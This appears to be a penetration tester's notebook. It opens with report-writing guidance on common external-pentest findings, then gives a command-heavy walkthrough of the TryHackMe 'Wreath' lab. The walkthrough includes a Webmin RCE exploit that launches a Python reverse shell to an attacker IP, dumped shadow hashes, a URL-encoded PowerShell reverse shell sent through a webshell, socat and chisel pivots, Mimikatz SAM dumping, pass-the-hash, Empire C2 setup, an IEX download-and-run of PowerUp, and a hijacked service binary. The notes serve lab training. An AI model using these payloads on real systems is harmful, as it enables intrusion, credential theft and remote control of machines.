This is the **most** common finding in penetration tests. Having **HTTP** running on any web service should be ranked as **High** because of how easy a **MITM** attack can be if they're on the same network. Using weaker encryption algorithms will have a rank of **Low-Moderate** because of how an adversary would need a **MITM** position and advanced tools to decrypt or get a hold of a session key.
## Example 1
Weak encryption algorithms being used
Evidence and Remediation
## Example 2
HTTP running on a website
Evidence and Remediation
# Information Disclosure
## Overview
Information disclosure will come in many different types and rank from **Critical-Low.** A lot of them won't lead to direct exploits but they're definitely things adversaries can put in their back pocket to use later
## Example 1
Information disclosure via Calender form. Username enumeration was possible through the error
Evidence and Remediation
## Example 2
{% hint style="info" %}
More for when you're running low on findings and have time to check. Information is information
{% endhint %}
Information disclosure via web server
Evidence and Remediation
# Username Enumeration
## Overview
User enumeration can be done on login portals, getting errors like **"Incorrect Passowrd"** when a user exists and **"User Doesn't Exist"** when a user doesn't exist.
The **Likelihood** of these attacks are **high,** but the **Impact** of them are **low** as long as other security measures are in place.
A simple fix is to synchronize both valid and invalid user error messages
## Example 1
Username enumeration via a Forgot Password Feature
Evidence
Remediation
## Example 2
User enumeration via Onboarding page
Evidence and Remediation
# Default Web Pages
## Overview
The reason why we don't want to see default webpages is because it signifies bad hygiene. If they have a default webpage out there on the internet and haven't done anything about it, what else are they deploying, not taking care of or even hiding?
## Example
Default Tomcat web page
Default Tomcat Web Page
Default IIS page
Remediation
# Open Mail Relays
## Overview
This has to do with misconfigurations in a mail server that would allow us to perform a **mail relays.** It is more common to find "**Partially Open Mail Relays**" out there which can be used send an email from an external source address to an internal destination address **or** send an email from an internal source address to an internal destination address.
This can lead to phishing and scamming by using an internal email using their domain.
## Example
{% embed url="" %}
How to perform and explanations
{% endembed %}
# IKE Agressive mode
## Overview
Having aggressive mode enabled on a VPN allows for an attacker to capture and crack that PSK thus gaining access into the internal network.
The **Likelihood** of this happening are close to zero but the **Impact** is very high. It's just best practice to have aggressive mode on **IKE** be disabled
## Example
IKE aggressive mode turned on
Evidence
{% hint style="info" %}
Remediation would be to simply turn it off
{% endhint %}
# Unexpected Perimeter Services
## Overview
Services such as **RDP** or **Telnet** should not be facing the outside world. If you're able to access a machine via **RDP** over the internet that would be a unexpected perimeter service finding.
They can use a whitelist of IP's that can access the service if they insist on keeping it outwards facing to combat having it fully exposed.
# Insufficient Traffic Blocking
## Overview
Sometimes this isn't applicable as a finding but more or less knowing your client and their traffic.
Traffic from some parts of the world where they won't be doing business with should be **Geo-blocked** and **dropped** as best practice.
This may not apply the massive companies that need to business around the world.
## Example
Evidence of web access from places around the world
# Undetected Malicious Activity
## Overview
This is almost always on external pentest reports. Even if you're half detected it counts as a finding because they should have a complete overview of any malicious activity on the network.
This is an informational finding so they can beef up their detection systems.
## Example
Remediation along with holes and kudos
# Historical Account Compromises
## Overview
Company accounts found in breached databases fall under this category. Passwords are commonly reused or changed a just a little bit which can give an Attacker an easy foothold into the organization.
The **Likelihood** of this is **High** along with the **Impact** being **High** as well, for obvious reasons.
The company can create a blocklist of the compromised passwords.
## Example
Finding
Passwords should always be obfuscated in pictures. Usernames can be shown in credential dumps
Remediation
# Concluding the External Pentest
## Topics Covered
* [Client Debriefs](/external-pentest-playbook/concluding-the-external-pentest/client-debriefs)
* [Attestation Letters](/external-pentest-playbook/concluding-the-external-pentest/attestation-letters)
* [Client Retests](/external-pentest-playbook/concluding-the-external-pentest/client-retests)
# Client Debriefs
## Overview
After the penetration test is completed and the report has been written and sent, next is the client debrief.
The client debrief is just you going over the report, either as a PDF or a PowerPoint. You go over the findings at a high level and give them a summary of how and why you got in (again, told in simpler terms).
Penetration Testers are there to educate and find security vulnerabilities before the bad guys do. Inform the client of the vulnerabilities and make recommendations. Be direct to the point and explain things at a high level
# Attestation Letters
## Overview
An **Attestation Letter** is essentially just a letter saying that you performed the penetration test. It can be a copy paste document from the [**Executive Summary**](/report-writing/findings-report#executive-summary)**.** The client will usually use it to give to an auditor or some kind of board showing they got a penetration test done
## Example
TCM Security Example
# Client Retests
## Overview
The organization you work for may offer retesting to the client after 90 or 60 days. The project isn't closed until the retest is performed
After giving them the findings report, they have a chance to go fix the vulnerabilities, then you come in and retest again but only on what was in the report.
When something has been successfully remediated, you can update the report saying that it **was** found and **has** been remediated.
# Wreath - Try Hack Me
# Recon
* Three machines on the network
* One public pacing that's port forwarded
* One is a internal git server (may have sensitive information)
* One personal PC with AV installed on it
* The (assumed) Windows PC cannot be accessed directly from the webserver
* The webserver may be a Windows variant
# Enumeration
## Nmap
```bash
nmap -p- -T5 -v 10.200.101.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 06:33 CDT
Initiating Ping Scan at 06:33
Scanning 10.200.101.200 [2 ports]
Completed Ping Scan at 06:33, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:33
Completed Parallel DNS resolution of 1 host. at 06:33, 0.02s elapsed
Initiating Connect Scan at 06:33
Scanning 10.200.101.200 [65535 ports]
Discovered open port 80/tcp on 10.200.101.200
Discovered open port 22/tcp on 10.200.101.200
Discovered open port 443/tcp on 10.200.101.200
Discovered open port 10000/tcp on 10.200.101.200
Connect Scan Timing: About 12.39% done; ETC: 06:38 (0:03:39 remaining)
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 27.92% done; ETC: 06:37 (0:02:30 remaining)
Connect Scan Timing: About 46.32% done; ETC: 06:37 (0:01:42 remaining)
Connect Scan Timing: About 67.03% done; ETC: 06:36 (0:00:58 remaining)
Connect Scan Timing: About 78.85% done; ETC: 06:37 (0:00:42 remaining)
Completed Connect Scan at 06:37, 203.75s elapsed (65535 total ports)
Nmap scan report for 10.200.101.200
Host is up (0.13s latency).
Not shown: 65341 filtered tcp ports (no-response), 188 filtered tcp ports (host-unreach)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
443/tcp open https
1337/tcp closed waste
9090/tcp closed zeus-admin
10000/tcp open snet-sensor-mgmt
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 203.95 seconds
```
nmap -p 80,22,443,1337,9090,10000 -sC -sV -T5 10.200.101.200 -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 06:38 CDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:38
Completed NSE at 06:38, 0.00s elapsed
Initiating NSE at 06:38
Completed NSE at 06:38, 0.00s elapsed
Initiating NSE at 06:38
Completed NSE at 06:38, 0.00s elapsed
Initiating Ping Scan at 06:38
Scanning 10.200.101.200 [2 ports]
Completed Ping Scan at 06:38, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:38
Completed Parallel DNS resolution of 1 host. at 06:38, 0.02s elapsed
Initiating Connect Scan at 06:38
Scanning 10.200.101.200 [6 ports]
Discovered open port 443/tcp on 10.200.101.200
Discovered open port 80/tcp on 10.200.101.200
Discovered open port 22/tcp on 10.200.101.200
Discovered open port 10000/tcp on 10.200.101.200
Completed Connect Scan at 06:38, 0.13s elapsed (6 total ports)
Initiating Service scan at 06:38
Scanning 4 services on 10.200.101.200
Completed Service scan at 06:39, 12.71s elapsed (4 services on 1 host)
NSE: Script scanning 10.200.101.200.
Initiating NSE at 06:39
Completed NSE at 06:39, 30.21s elapsed
Initiating NSE at 06:39
Completed NSE at 06:39, 1.98s elapsed
Initiating NSE at 06:39
Completed NSE at 06:39, 0.00s elapsed
Nmap scan report for 10.200.101.200
Host is up (0.14s latency).

PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open   http       Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
443/tcp   open   ssl/http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
|   Supported Methods: HEAD GET POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_ssl-date: TLS randomness does not represent time
|_http-title: Thomas Wreath | Developer
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Issuer: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-03-19T11:23:08
| Not valid after:  2025-03-19T11:23:08
| MD5:   854b:decd:2f80:b6c8:d722:bf7b:d7f2:3a85
|_SHA-1: da64:6ac2:b1e8:1aaf:ee99:c299:6c0b:fecc:e466:e851
1337/tcp  closed waste
9090/tcp  closed zeus-admin
10000/tcp open   http       MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: FEECEDA60440F51CE9A184164C935677

NSE: Script Post-scanning.
Initiating NSE at 06:39
Completed NSE at 06:39, 0.00s elapsed
Initiating NSE at 06:39
Completed NSE at 06:39, 0.00s elapsed
Initiating NSE at 06:39
Completed NSE at 06:39, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.53 seconds
```
echo "10.200.101.200 thomaswreath.thm" | sudo tee -a /etc/hosts
```
# 80,443
```
80/tcp open http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_http-title: Did not follow redirect to https://thomaswreath.thm
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
443/tcp open ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
| http-methods:
| Supported Methods: HEAD GET POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_ssl-date: TLS randomness does not represent time
|_http-title: Thomas Wreath | Developer
| tls-alpn:
|_ http/1.1
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Issuer: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-03-19T11:23:08
| Not valid after: 2025-03-19T11:23:08
| MD5: 854b:decd:2f80:b6c8:d722:bf7b:d7f2:3a85
|_SHA-1: da64:6ac2:b1e8:1aaf:ee99:c299:6c0b:fecc:e466:e851
```
```
nikto --host https://thomaswreath.thm
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP: 10.200.101.200
+ Target Hostname: thomaswreath.thm
+ Target Port: 443
---------------------------------------------------------------------------
+ SSL Info: Subject: /C=GB/ST=East Riding Yorkshire/L=Easingwold/O=Thomas Wreath Development/CN=thomaswreath.thm/emailAddress=me@thomaswreath.thm
Ciphers: TLS_AES_256_GCM_SHA384
Issuer: /C=GB/ST=East Riding Yorkshire/L=Easingwold/O=Thomas Wreath Development/CN=thomaswreath.thm/emailAddress=me@thomaswreath.thm
+ Start Time: 2024-03-19 06:56:52 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.37 (centos) OpenSSL/1.1.1c
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /dbuvH7Fb.php: Retrieved x-powered-by header: PHP/7.2.24.
+ Apache/2.4.37 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OpenSSL/1.1.1c appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /img/: Directory indexing found.
+ /img/: This might be interesting.
+ /icons/: Directory indexing found.
```
## Possible exploits
*
# 10000
```
10000/tcp open http MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: FEECEDA60440F51CE9A184164C935677
```
## Possible exploits
*
*
## Password sprays
* root:root
* APC:APC
* admin:admin
* administrator:Password
# Foothold \[prod-serv]
```bash
git clone https://github.com/n0obit4/Webmin_1.890-POC.git && cd Webmin_1.890-POC
pip3 install requests argparse os bs4
python3 Webmin_exploit.py -host 10.200.101.200 -port 10000 -cmd id
```
```bash
python3 Webmin_exploit.py -host 10.200.101.200 -port 10000 -cmd "which python3"
python3 Webmin_exploit.py -host 10.200.101.200 -port 10000 -cmd "python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.50.102.164\",1339));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(\"sh\")'"
```
```
root:$6$i9vT8tk3SoXXxK2P$HDIAwho9FOdd4QCecIJKwAwwh8Hwl.BdsbMOUAd3X/chSCvrmpfy.5lrLgnRVNq6/6g0PxK9VqSdy47/qKXad1::0:99999:7:::
twreath:$6$0my5n311RD7EiK3J$zVFV3WAPCm/dBxzz0a7uDwbQenLohKiunjlDonkqx1huhjmFYZe0RmCPsHmW3OnWYwf8RWPdXAdbtYpkJCReg.::0:99999:7:::
```
```
vim wreath_key
chmod 600 wreath_key
```
# Pivoting
Uploaded nmap to /tmp folder and scanned network
```bash
./nmap-adot8 -sn 10.200.72.0/24 -oN hosts
# Nmap 7.80SVN scan initiated Wed Mar 20 19:37:15 2024 as: ./nmap-adot8 -sn -oN scan-adot8 10.200.101.0/24
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-101-1.eu-west-1.compute.internal (10.200.101.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00028s latency).
MAC Address: 02:23:3F:A3:95:4B (Unknown)
Nmap scan report for ip-10-200-101-100.eu-west-1.compute.internal (10.200.101.100)
Host is up (0.00043s latency).
MAC Address: 02:07:BE:ED:97:53 (Unknown)
Nmap scan report for ip-10-200-101-150.eu-west-1.compute.internal (10.200.101.150)
Host is up (0.00091s latency).
MAC Address: 02:14:6D:02:C8:21 (Unknown)
Nmap scan report for ip-10-200-101-250.eu-west-1.compute.internal (10.200.101.250)
Host is up (0.00026s latency).
MAC Address: 02:CC:C0:0D:98:63 (Unknown)
Nmap scan report for ip-10-200-101-200.eu-west-1.compute.internal (10.200.101.200)
Host is up.
# Nmap done at Wed Mar 20 19:37:16 2024 -- 256 IP addresses (5 hosts up) scanned in 1.63 seconds
```
## 10.200.101.100
```basic
./nmap-adot8 -T5 -Pn -v 10.200.101.100
Starting Nmap 7.80SVN ( https://nmap.org ) at 2024-03-20 19:49 GMT
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Initiating ARP Ping Scan at 19:49
Scanning 10.200.101.100 [1 port]
Completed ARP Ping Scan at 19:49, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:49
Completed Parallel DNS resolution of 1 host. at 19:49, 0.00s elapsed
Initiating SYN Stealth Scan at 19:49
Scanning ip-10-200-101-100.eu-west-1.compute.internal (10.200.101.100) [6150 ports]
SYN Stealth Scan Timing: About 47.34% done; ETC: 19:50 (0:00:34 remaining)
Completed SYN Stealth Scan at 19:50, 62.70s elapsed (6150 total ports)
Nmap scan report for ip-10-200-101-100.eu-west-1.compute.internal (10.200.101.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00011s latency).
All 6150 scanned ports on ip-10-200-101-100.eu-west-1.compute.internal (10.200.101.100) are filtered
MAC Address: 02:07:BE:ED:97:53 (Unknown)
Read data files from: /etc
Nmap done: 1 IP address (1 host up) scanned in 62.72 seconds
Raw packets sent: 12301 (541.228KB) | Rcvd: 1 (28B)
```
## 10.200.101.150
```bash
./nmap-adot8 -sS -T5 -Pn -v 10.200.101.150
Starting Nmap 7.80SVN ( https://nmap.org ) at 2024-03-20 19:52 GMT
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Initiating ARP Ping Scan at 19:52
Scanning 10.200.101.150 [1 port]
Completed ARP Ping Scan at 19:52, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:52
Completed Parallel DNS resolution of 1 host. at 19:52, 0.00s elapsed
Initiating SYN Stealth Scan at 19:52
Scanning ip-10-200-101-150.eu-west-1.compute.internal (10.200.101.150) [6150 ports]
Discovered open port 3389/tcp on 10.200.101.150
Discovered open port 135/tcp on 10.200.101.150
Discovered open port 80/tcp on 10.200.101.150
Discovered open port 139/tcp on 10.200.101.150
Discovered open port 445/tcp on 10.200.101.150
Discovered open port 5985/tcp on 10.200.101.150
Completed SYN Stealth Scan at 19:52, 17.51s elapsed (6150 total ports)
Nmap scan report for ip-10-200-101-150.eu-west-1.compute.internal (10.200.101.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00051s latency).
Not shown: 6144 filtered ports
PORT STATE SERVICE
80/tcp open http
135/tcp open epmap
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
5985/tcp open wsman
MAC Address: 02:14:6D:02:C8:21 (Unknown)
Read data files from: /etc
Nmap done: 1 IP address (1 host up) scanned in 17.54 seconds
Raw packets sent: 18451 (811.828KB) | Rcvd: 19 (820B)
```
# 10.200.101.150 \[git-serv]
```bash
sshuttle -r root@10.200.101.200 --ssh-cmd "ssh -i opt/wreath_key" 10.200.101.0/24
```
```bash
nmap -p 80 -A -T5 -v 10.200.101.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-20 15:09 CDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:09
Nmap scan report for 10.200.101.150
Host is up (0.00013s latency).
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.22 ((Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3 Python/2.7.2 PHP/5.4.3)
|_http-title: Page not found at /
|_http-server-header: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3 Python/2.7.2 PHP/5.4.3
NSE: Script Post-scanning.
Initiating NSE at 15:09
Completed NSE at 15:09, 0.00s elapsed
Initiating NSE at 15:09
Completed NSE at 15:09, 0.00s elapsed
Initiating NSE at 15:09
Completed NSE at 15:09, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.96 seconds
```
## Password spray
* admin:admin
* admin:password
* root:root
## Possible exploits
```bash
searchsploit gitstack
---------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Exploit Title | Path
---------------------------------------------------------------------------------------------------------------------------- ---------------------------------
GitStack - Remote Code Execution | php/webapps/44044.md
GitStack - Unsanitized Argument Remote Code Execution (Metasploit) | windows/remote/44356.rb
GitStack 2.3.10 - Remote Code Execution | php/webapps/43777.py
---------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```
*
## Intended Route
```bash
searchsploit -m 43777
subl 43777.py
```
Use the uploaded PHP RCE exploit to execute commands
```bash
curl -X POST http://10.200.101.150/web/exploit-adot8.php -d "a=hostname"
```
## Unintended Route
# Pivoting
Check if **git-servb** has connectivity to outside world by pinging ourselves and checking for it via **tcpdump**
```bash
sudo tcpdump -i tun0 icmp
```
```bash
curl -X POST http://10.200.101.150/web/exploit-adot8.php -d "a=ping 10.50.102.164"
```
Nada
## Socat relay
First disable **firewalld** on centos host
```bash
firewall-cmd --zone=public --add-port 8001/tcp
```
```
./socat tcp-l:8001 tcp:10.50.102.164:1333 &
```
```
nc -lnvp 1333
```
Next create powershell payload and url encode it using [this](https://www.urlencoder.org/)
```bash
curl -X POST http://10.200.101.150/web/exploit-adot8.php -d "a=powershell%20-nop%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%2710.200.101.200%27%2C8001%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22"
```
I am HIM
# Post Exploitation
## Stabilization and Persistence
```bash
evil-winrm -u adot8 -p password1 -i 10.200.101.150
```
OR RDP
```bash
xfreerdp /u:adot8 /p:password1 /v:10.200.101.150 +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,share
```
{% hint style="warning" %}
/drive creates a shared drive between you and the machine. Access in file explorer with \\\tsclient
{% endhint %}
## Mimikatz
Run Mimikatz as Administrator
```powerquery
privilege::debug
token::elevate
log c:\windows\temp\sam.log
lsadump::sam
```
Use crackstation to crack Thomas's and Arheo5's NTLM hashes
Pass Administrators hash in evil-winrm
# C2
Spin up empire
```bash
sudo powershell-empire server
sudo powershell-empire client
```
Set up a[ listener](/post-exploitation/c2#listener-set-up)
Set up a hop listener
```bash
listener http_hop
set RedirectListener CLIHTTP
set Host 10.200.101.200
set port 47000
```
On Attacker machine
```
cd /tmp/http_hop
sudo zip -r hop.zip *
python3 -m http.server 80
```
Transported jumpserver files to **prod-serv**
```
curl http://10.50.102.164/hop.zip -o hop.zip
unzip hop.zip
php -S 0.0.0.0:47000 &
firewall-cmd --zone=public --add-port 47000/tcp
```
# 10.200.101.100
{% hint style="info" %}
All enumeration is done through **git-serv**
{% endhint %}
We can upload powershell scripts into memory with evil-winrm
```
sudo evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.101.150 -s /usr/share/powershell-empire/empire/server/data/module_source/situational_awareness/network/
```
```
Invoke-Portscan.ps1
Get-Help Invoke-Portscan
```
Scan the personal PC
```
Invoke-Portscan -Hosts 10.200.101.100 -TopPorts 50
```
# Pivoting
{% hint style="info" %}
This pivot is done one the **git-serv** to allow access to the interal Wreath website
{% endhint %}
Open up firwall port
```powerquery
netsh advfirewall firewall add rule name="Chisel-Adot8" dir=in action=allow protocol=tcp localport=15997
```
Create forward proxy using chisel on git-serv
```powerquery
./chisel_windows.exe server -p 15997 --socks5
```
Make yourself the client to access the webserver on 10.200.101.100
```bash
chisel client 10.200.101.150:15997 5005:socks
```
Visualization
Add proxy into foxy proxy
# Enumeration
Carbon copy of public facing website
Download the repository
Change the folder name to .git and download[ GitTools](https://github.com/internetwache/GitTools)
Extract the Source Code
Based of the parent relationships from the commits we can determine that the **345ac8b236064b431fa43f53d91c98c4834ef8f3** is that latest commit
# Code Analysis
We can find an vulnerability in a php file
Possible Vulnerable File upload exploit. Improper handling with the splitting of the image name
# Exploit
Use previously discovered credentials
Add PHP shell code to image
SHELL CODE IS POSSIBLE
## Obfuscation
{% embed url="" %}
Obfuscate php code and upload payload
# Priv Esc
```powerquery
powershell "IEX(New-Object Net.WebClient).downloadString('http://10.50.102.164/PowerUp.ps1');Invoke-Allchecks"
Privilege : SeImpersonatePrivilege
Attributes : SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
TokenHandle : 2112
ProcessId : 788
Name : 788
Check : Process Token Privileges
ServiceName : SystemExplorerHelpService
Path : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'SystemExplorerHelpService' -Path
CanRestart : True
Name : SystemExplorerHelpService
Check : Unquoted Service Paths
ServiceName : SystemExplorerHelpService
Path : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'SystemExplorerHelpService' -Path
CanRestart : True
Name : SystemExplorerHelpService
Check : Unquoted Service Paths
ServiceName : SystemExplorerHelpService
Path : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\System Explorer; IdentityReference=BUILTIN\Users;
Permissions=System.Object[]}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'SystemExplorerHelpService' -Path
CanRestart : True
Name : SystemExplorerHelpService
Check : Unquoted Service Paths
ServiceName : SystemExplorerHelpService
Path : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\System Explorer\System
Explorer\service\SystemExplorerService64.exe; IdentityReference=BUILTIN\Users;
Permissions=System.Object[]}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'SystemExplorerHelpService' -Path
CanRestart : True
Name : SystemExplorerHelpService
Check : Unquoted Service Paths
ServiceName : SystemExplorerHelpService
Path : C:\Program Files (x86)\System Explorer\System
Explorer\service\SystemExplorerService64.exe
ModifiableFile : C:\Program Files (x86)\System Explorer\System
Explorer\service\SystemExplorerService64.exe
ModifiableFilePermissions : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : BUILTIN\Users
StartName : LocalSystem
AbuseFunction : Install-ServiceBinary -Name 'SystemExplorerHelpService'
CanRestart : True
Name : SystemExplorerHelpService
Check : Modifiable Service Files
ModifiablePath : C:\Users\Thomas\AppData\Local\Microsoft\WindowsApps
IdentityReference : WREATH-PC\Thomas
Permissions : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH% : C:\Users\Thomas\AppData\Local\Microsoft\WindowsApps
Name : C:\Users\Thomas\AppData\Local\Microsoft\WindowsApps
Check : %PATH% .dll Hijacks
AbuseFunction : Write-HijackDll -DllPath 'C:\Users\Thomas\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'
Key : HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\SystemExplorerAutoStart
Path : "C:\Program Files (x86)\System Explorer\System Explorer\SystemExplorer.exe" /TRAY
ModifiableFile : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
Name : HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\SystemExplorerAutoStart
Check : Modifiable Registry Autorun
Key : HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\SystemExplorerAutoStart
Path : "C:\Program Files (x86)\System Explorer\System Explorer\SystemExplorer.exe" /TRAY
ModifiableFile : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
Name : HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\SystemExplorerAutoStart
Check : Modifiable Registry Autorun
Key : HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\SystemExplorerAutoStart
Path : "C:\Program Files (x86)\System Explorer\System Explorer\SystemExplorer.exe" /TRAY
ModifiableFile : @{ModifiablePath=C:\Program Files (x86)\System Explorer\System Explorer\SystemExplorer.exe;
IdentityReference=BUILTIN\Users; Permissions=System.Object[]}
Name : HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\SystemExplorerAutoStart
Check : Modifiable Registry Autorun
```
Compiled malicious executable to run nc
```
copy C:\Users\Thomas\Documents\System.exe "C:\Program Files (x86)\System Explorer\"
```
```
sc stop SystemExplorerHelpService
sc start SystemExplorerHelpService
```
# Exfil
[Dumped SAM](/post-exploitation/exfiltration)
